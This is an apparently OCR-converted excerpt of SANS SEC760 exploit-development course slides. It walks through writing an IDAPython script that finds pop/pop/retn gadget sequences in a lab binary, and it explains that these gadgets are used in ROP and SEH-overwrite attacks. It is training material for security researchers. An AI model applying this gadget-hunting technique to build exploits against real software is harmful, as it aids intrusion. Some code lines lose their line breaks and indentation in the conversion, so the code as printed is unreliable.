
One of the scripts that comes with Toolbag is the vtable2structs script. It searches through all the loaded symbols for the string “vftable”. When it finds the string, it creates a structure in the Structures pane and adds all member functions. There are several other scripts, such as switchViewer.py, which shows all switches and the number of options in each one, and the simple_dynamic_edges.py script, which helps to map out all possible calls from a dynamic function call.


Module Summary

- This module served as a quick introduction to some of the extensibility options with IDA
- We could spend multiple days on working with IDA alone
- We will be working with scripting and plugins throughout the course
- This module only scratches the surface of IDA's extensibility and advanced features
- Be sure to pick up a copy of Chris Eagle's book!

Module Summary

In this module, we had a quick introduction to some of the extensibility options with IDA. Chris Eagle's book, mentioned multiple times, is by far the best resource to dive deep into extending IDA and is highly recommended. We could spend all six days' worth of material in this course on IDA alone and we still wouldn't know everything. As we continue through the course, we will use various scripts and plugins to help expedite our research.



Course Roadmap


- Exploit Mitigations and Reversing with IDA
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

- OS Protections and Compile-Time Controls
- Windows Defender Exploit Guard
- IDA Overview
  - ➢ Exercise: Static Analysis with IDA
- Debugging with IDA
  - ➢ Exercise: Remote GDB Debugging with IDA
- IDA FLIRT & FLAIR
  - ➢ Exercise: FLIRT
- IDA Automation and Extensibility
  - ➢ Exercise: Scripting with IDA
  - ➢ Optional Exercise: IDA Plugins
- Extended Hours

SEC760 | Advanced Exploit Development for Penetration Testers 205

Scripting with IDA

In this exercise, we walk through the creation of a script using IDAPython.



Exercise: Scripting with IDA

- Target Program: <u>Any!</u> ... but let's use display_tool for now
  - This script will work with any program
  - Feel free to use any target
- Goals:
  - Our goal is to write a script with IDAPython that searches for instances of ***pop <reg>*** | ***pop <reg>*** | ***retn***
  - This pattern of "pop/pop/retn" is commonly used in Return-Oriented Programming, chained ret2libc attacks, and SEH overwrites
  - This program can be expanded upon to search for other opcodes of interest as desired
  - We will walk through using IDAPython to get a working script, and then ask you to expand it slightly further

SANS SEC760 | Advanced Exploit Development for Penetration Testers 206

Exercise: Scripting with IDA

In this exercise, we want to write an IDAPython script that searches for all instances of the code sequence ***pop <reg>*** | ***pop <reg>*** | ***retn***. This sequence of "pop/pop/retn" is commonly sought after with Return-Oriented Programming (ROP), Windows SEH overwrites, and chained return-to-libc attacks. There are scripts out there that already perform this type of function, such as mona.py by corelanc0d3r, ROPEME by Long Le, and others; however, we want to get some experience with the IDA SDK and APIs, and this is a good start. This script will work with any program, but we can use the "display_tool" program for starters. Feel free to use any program you like, though. You may expand on this script to accomplish a goal or write your script any way you would like by experimenting. This exercise will take you through using IDAPython to get a working script, and then ask you to expand it slightly further if you have time.



Exercise: Getting Started


- First, pick a source code editor such as Notepad++, or an interpreter such as Python IDLE or Eclipse (if you already have it set up)
- IDLE is installed with Python on Windows
- IDA 7 Demo does not support IDAPython. If you do not have a licensed copy of IDA 7, you must use IDA Demo 6.95 from the course USB
  - If using IDA Demo 6.95, you *must* have 32-bit Python installed! You may optionally install Immunity Debugger from the 660.5 folder, which will automatically install Python 2.7. Python 2.7.11 or newer will not work.
- The working version of the script with comments is in your 760.1 folder called 760_IDAPython.py; however, do not use this one (we want you to write it!)

SANS SEC760 | Advanced Exploit Development for Penetration Testers 207

Exercise: Getting Started

First, you need to use a source code editor or interpreter. Notepad++ is an example of a source code editor that supports Python. Python IDLE and Eclipse are examples of interpreters. If you have Eclipse already set up, feel free to use that; otherwise, please use Python IDLE that is installed by default with Windows versions of Python. If you do not have a licensed copy of IDA 7 or later, you must have a 32-bit version of Python installed for IDAPython to work properly with the demo version 6.95 from the course USB.

The working, commented script for this exercise is called 760_IDAPython.py and is located in your 760.1 folder. Please do not look at it yet, as we want you to write the script. However, it is there if you need it for reference. If you are using a licensed copy of IDA, IDAPython should already be installed. You can quickly check by looking at the bottom of the IDA application to see if the interactive bar says IDC or Python. If it says Python, you should be good to go and can skip past the IDAPython installation. Otherwise, you will need to install IDAPython. If you are using the demo version of IDA, IDAPython is not installed. Please turn to the next slide to install IDAPython. You shouldn't have to do anything, so contact your instructor if you are experiencing issues.


Exercise: Installing IDAPython

- If you have not already done so, please install IDA Demo 6.95 from the 760.1 folder
- Also, in this folder is the file "idapython-1.5.5_ida6.3_py2.7_win32.zip"
- Double-click on the Zip file above:
  - Copy the folder titled "python" to your IDA folder (for example, C:\Program Files (x86)\IDA 6.8\Python)
  - Open the plugins folder and copy the contents to your IDA\plugins folder (for example, C:\Program Files (x86)\IDA 6.8\plugins\)
  - Copy the python.cfg file to the IDA\cfg folder

Only if you don't have a licensed copy of IDA!


SANS SEC760 | Advanced Exploit Development for Penetration Testers 208

Exercise: Installing IDAPython

If you need to install IDAPython, please carefully follow the following steps:

1) If you have not already done so, on your Windows VM, install IDA Demo from the 760.1 folder. Do not start up IDA. (You must use this version as it correlates to the IDAPython version.)
2) Also, inside the 760.1 folder is the IDAPython Zip file. It is called "idapython-1.5.5_ida6.3_py2.7_win32.zip."
3) Now that the IDAPython Zip file is open, you need to copy some items.
4) Copy the folder titled "python" to your IDA folder (for example, C:\Program Files (x86)\IDA 6.8\Python).
5) Open the plugins folder and copy the contents to your IDA\plugins folder (for example, C:\Program Files (x86)\IDA 6.7\plugins\).
6) Finally, copy the python.cfg file to the IDA\cfg folder (for example, C:\Program Files (x86)\IDA 6.8\cfg\).
7) Now, start up IDA. The interactive box at the bottom should say Python instead of IDC. If it does not, please verify your steps and contact your instructor if you are still having problems.

Note: The path on some of these slides shows "IDA 6.8." This changes as new demo versions are released. If you install IDA 6.9, for example, please navigate to the appropriate directory.



Exercise: Interacting with IDC Functions (1)

- Start up IDA and load the display_tool program
- Let's start by interacting with a couple of functions through the interactive Python box
- Double-click the main() function from within the Function name window
- Go to memory address 0x8048a0c (or you can just press the "g" hotkey and enter this address)
- Type the following in bold and you should get the reply shown here:

```
Python>GetDisasm(0x08048A0C)
mov ebp, esp
```


Exercise: Interacting with IDC Functions (1)

Let's have our first interaction with an IDA IDC script. Start IDA and load the display_tool program we used earlier. We start by interacting with some basic functions using the interactive Python box at the bottom of the main IDA application window. Once you have loaded the program, double-click the main() function and go to memory address 0x8048a0c. Alternatively, you can press the "g" hotkey and enter the same address to take the jump. This is the location of the procedure prologue for the main() function. We want to use an IDA IDC function to get the disassembly. To do this, type the following in bold:

```
Python>GetDisasm(0x08048A0C)
mov ebp, esp
```

You should get the same results and have "mov ebp, esp" printed to the output window.

A great IDA API and IDC reference can be viewed at https://www.hex-rays.com/products/ida/support/idapython_docs/.



Exercise: Interacting with IDC Functions (2)

- Next, let's get only the mnemonic instruction from that address. (We give the address as the argument.)

```
Python>GetMnem(0x08048A0C)
mov
```

- We will now get the first operand only. (We give the address and the number of the operand we want.)

```
Python>GetOpnd(0x08048A0C, 0)
ebp
```


- We will now get the second operand.

```
Python>GetOpnd(0x08048A0C, 1)
esp
```

Exercise: Interacting with IDC Functions (2)

Next, let's get the mnemonic instruction located at the same address, as well as each operand:

```
Python>GetMnem(0x08048A0C)
mov

Python>GetOpnd(0x08048A0C, 0)
ebp

Python>GetOpnd(0x08048A0C, 1)
esp
```



Exercise: Interacting with IDC Functions (3)

- We will need to get the address for the start of a segment:

```
Python>print "%x" % SegByBase(SegByName(".text"))
8048520
```

  - The SegByName() function grabs the segment selector, and we pass it as an argument to the SegByBase() function to get its address
- To search through all addresses in the segment, we will use the NextAddr() function to advance:

```
Python>print ("%x") % NextAddr(0x8048520)
8048521
```

- Let's start putting this into a script so we can search for the pop/pop/retn sequences

Exercise: Interacting with IDC Functions (3)


Now that we have looked at some simple functions to look at opcodes and operands, let's see how we can get the start and end addresses of a particular segment. We will first use the SegByName() function along with the SegByBase() function to get the start address of a segment. The SegByName() function asks us to give it the name of a segment, such as ".text" or ".rodata," as an argument. It returns back the segment selector. We are going to give the selector to the function SegByBase() as an argument, which returns the linear address of that segment.

```
Python>print "%x" % SegByBase(SegByName(".text"))
8048520
```

Next, we will use the NextAddr() function to advance to the next address. We will use this in our script by passing it the variable name representing the current address as the argument.

```
Python>print ("%x") % NextAddr(0x08048520)
8048521
```

Let's start putting this into a script so we can search for the pop/pop/retn sequences.



Exercise: Starting Our Script


- Let's start with the following script and test it to see if it runs successfully. (See notes for comments.)

```
print "Running SEC760 POP/POP/RETN Script\n\n"

addr = SegByBase(SegByName(".text"))
end = SegEnd(addr)

while addr < end and addr != BADADDR:
        addr = NextAddr(addr)
        op1 = GetMnem(addr)
        if str(op1) == "pop":
                print "0x%08x:" % addr, op1

print "\n\nScript Finished!"
```

Exercise: Starting Our Script

Start up IDLE, or whatever you will be using to write your script. Save it as something you will remember, and save it to the "python" folder inside your IDA directory (for example, C:\Program Files (x86)\IDA 6.7\python\). This will be where you store the Python scripts you write for IDAPython. Type the following into your script window (you don't have to type the comments indicated with the # sign):

```
print "Running SEC760 POP/POP/RETN Script\n\n"  #A simple message to say
our script is starting.

addr = SegByBase(SegByName(".text"))  #This gets us the start address of
the code segment.
end = SegEnd(addr)        #This gets the end address of the code segment,
using our addr variable as the argument.

while addr < end and addr != BADADDR:    #A while loop to continue until the
end of the segment. BADADDR if bad address.
            addr = NextAddr(addr)  #Advance to the next address for each
iteration through the loop.
            op1 = GetMnem(addr)      #op1 variable to get the instruction at
the current address.
            if str(op1) == "pop":  #If the instruction matches the string
"pop"…
                        print "0x%08x:" % addr, op1  #Then print out the
address of the pop and the string

print "\n\nScript Finished!"  #When done, print script finished.
```



Exercise: Executing Our Script


- In IDA, go to File, Script file, or press Alt-F7 and select your script to execute
- You should get the following results if your script is accurate:

```
Running SEC760 POP/POP/RETN Script

0x08048522: pop
0x080485a2: pop
… #Truncated for space
0x08048af7: pop
0x08048af8: pop

Script Finished!
```

Exercise: Executing Our Script

Let's execute our script now to see if it is working as expected. You can run your script by going to File, Script file, and then selecting your script, or you can use the Alt-F7 hotkey to do the same. Execute your script, and you should get the results shown on the screen. Note that some of the addresses in the results have been removed on the slide to make space. The full results follow:

```
Running SEC760 POP/POP/RETN Script

0x08048522:  pop
0x080485a2:  pop
0x080485a3:  pop
0x080489ea:  pop
0x080489eb:  pop
0x080489ec:  pop
0x08048aac:  pop
0x08048aad:  pop
0x08048aae:  pop
0x08048aaf:  pop
0x08048af7:  pop
0x08048af8:  pop

Script Finished!
```



Exercise: Continuing Our Script


- Our script works, which is great, but just getting the addresses of pop instructions is not enough
- We need to look for a second pop in the sequence

```
… "omitted for space"

while addr < end and addr != BADADDR:
      addr = NextAddr(addr)
      op1 = GetMnem(addr)
      if str(op1) == "pop":
            x = addr + 1
            op2 = GetMnem(x)
            if str(op2) == "pop":
                  print "0x%08x:" % addr, op1, "|", op2
```

Exercise: Continuing Our Script

The script should work so far, but it only tells us if a memory address contains a single pop instruction. It does not check to see if the next instruction is also a pop. We will now expand the script a bit further to accomplish this goal. The script is truncated to allow us to focus on the changes and save space so that it fits on the slide. The full script will be printed in the slide notes shortly. Comments are only added below to the new lines:

```
while addr < end and addr != BADADDR:
            addr = NextAddr(addr)
            op1 = GetMnem(addr)
            if str(op1) == "pop":
                        x = addr + 1   #If op1 is a pop instruction, assign
addr +1 to the variable x.
                        op2 = GetMnem(x)        #Now, get the mnemonic
instruction at x and assign it to the variable op2.
                        if str(op2) == "pop":  #If the instruction at op2
matches the string "pop."
                        print "0x%08x:" % addr, op1, "|", op2   #Print the
matching sequences so far.
```



Exercise: Executing the Changes

- Execute the script again and you should get the following results. (Note that there are fewer matches.):

```
Running SEC760 POP/POP/RETN Script

0x080485a2: pop | pop
0x080489ea: pop | pop
0x080489eb: pop | pop
0x08048aac: pop | pop
0x08048aad: pop | pop
0x08048aae: pop | pop
0x08048af7: pop | pop

Script Finished!
```

